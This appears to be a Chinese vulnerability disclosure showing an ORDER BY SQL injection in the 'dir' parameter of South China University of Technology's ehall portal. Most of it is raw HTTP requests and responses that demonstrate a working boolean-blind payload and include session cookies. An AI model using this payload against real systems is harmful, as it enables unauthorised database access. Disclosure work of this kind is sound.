

https://my.scut.edu.cn

统一门户-应用中心-常用应用-全部应用-单位编码查询-查询-dir参数排序注入






□	序号	单位编码	单位名称	上级单位编码	上级单位名称	单位级别	校区
□	1	00000	华南理工大学			1	
□	2	00100	党委办公室（学校办公室）	00000	华南理工大学	2	五山校区
□	3	00101	机关党委办公室	00100	党委办公室（学校办公室）	3	
□	4	00102	保密办公室	00100	党委办公室（学校办公室）	3	
□	5	00103	校务公开和信息公开办公室	00100	党委办公室（学校办公室）	3	
□	6	00104	法律事务委员会办公室	00100	党委办公室（学校办公室）	3	
□	7	00105	综合事务科	00100	党委办公室（学校办公室）	3	
□	8	00106	接待与会务管理科	00100	党委办公室（学校办公室）	3	
□	9	00107	秘书一科	00100	党委办公室（学校办公室）	3	
□	10	00108	秘书二科	00100	党委办公室（学校办公室）	3	

每页显示 10 条 当前第 1 - 10 条 共计 675 条

前一页 1 2 3 4 5 ... 68 后一页

dir参数存在排序注入




请求

```
Chrome/108.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://ehall.scut.edu.cn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ehall.scut.edu.cn/fp/view?m=fp&hidemenu=true&hideheader=true
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ko;q=0.8,en;q=0.7,my;q=0.6
Connection: close

{
  "draw":3,
  "order":[
    {
      "column":2,
      "dir":"asc,1/decode(length(user),1,1,0)",
      "name":"DWH"
    }
  ],
  "pageNum":1,
  "pageSize":10,
  "start":0,
  "length":10,
  "pageid":"2147908627861504",
  "menuid":"fp_017_025",
  "workflow_id":"",
  "workflow_node_id":"",
  "workflow_type":"",
  "systemType":"fp",
  "cp_language":"zh_CN",
  "is_i18n":"true"
```

响应

```
HTTP/1.1 500
vary: accept-encoding
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Date: Thu, 29 Dec 2022 09:53:15 GMT
Connection: close
Content-Length: 2374













<html lang="zh-cn">
  <head>
    <title>
      500
    </title>
    <meta http-equiv="Content-Type" content="text/html; charset=ut
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sca
    <link rel="icon" href="https://ehall.scut.edu.cn/fp/resource/i
    image/x-icon" />
    <link id="theme" rel="stylesheet" href="
```



请求

```
Chrome/108.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://ehall.scut.edu.cn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ehall.scut.edu.cn/fp/view?m=fp&hidemenu=true&hideheader=true
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ko;q=0.8,en;q=0.7,my;q=0.6
Connection: close

{
  "draw":3,
  "order":[
    {
      "column":2,
      "dir":"asc,1/decode(length(user),2,1,0)",
      "name":"DWH"
    }
  ],
  "pageNum":1,
  "pageSize":10,
  "start":0,
  "length":10,
  "pageid":"2147908627861504",
  "menuid":"fp_017_025",
  "workflow_id":"",
  "workflow_node_id":"",
  "workflow_type":"",
  "systemType":"fp",
  "cp_language":"zh_CN",
  "is_i18n":"true"
```

响应

```
HTTP/1.1 200
vary: accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Thu, 29 Dec 2022 09:53:26 GMT
Connection: close
Content-Length: 2758

{
  "pageNum":1,
  "pageSize":10,
  "size":10,
  "orderBy":"  DWH  asc,1/decode(length(user),2,1,0),  rownum  asc",
  "startRow":1,
  "endRow":10,
  "total":675,
  "pages":68,
  "list":[
    {
      "WJMC":"",
      "DWLBM":"",
      "ROWNUM":1,
      "DWGX":"",
      "DWMC":"华南理工大学",
      "DWJB":"1",
      "ROW_ID":1,
      "LSDWMC":"",
      "SFST":"1",
      "DWH":"00000",
      "DWLBH":"",
      "WJLJ":"",
      "XQ":"",
```

数据包：

```
POST /fp/cp/templateList/getList HTTP/1.1
Host: ehall.scut.edu.cn
Cookie: JSESSIONID=5ECAF3000ABBFF06E7E6C11F83836984; _qddaz=QD.2lf4f1.4qwtwa.lbg46b1w; JSESSIONID=BA366822737CDE02D17CC6F890092266;
clwz_blc_pst_ehall=1187063498.38943
Content-Length: 395
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"
Accept: application/json, text/javascript, /; q=0.01
Content-Type: application/json;charset=UTF-8
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://ehall.scut.edu.cn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ehall.scut.edu.cn/fp/view?m=fp&hidemenu=true&hideheader=true
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ko;q=0.8,en;q=0.7,my;q=0.6
Connection: close

{"draw":3,"order":
[{"column":2,"dir":"asc,1/decode(length(user),2,1,0)","name":"DWH"}],"pageNum":1,"pageSize":10,"start":0,"length":10,"pageid":"2147908627861504","menuid":"fp_017_025","workflow_id":"","workflow_node_id":"","workflow_type":"","systemType":"fp","cp_language":"zh_CN","is_i18n":"true","t
```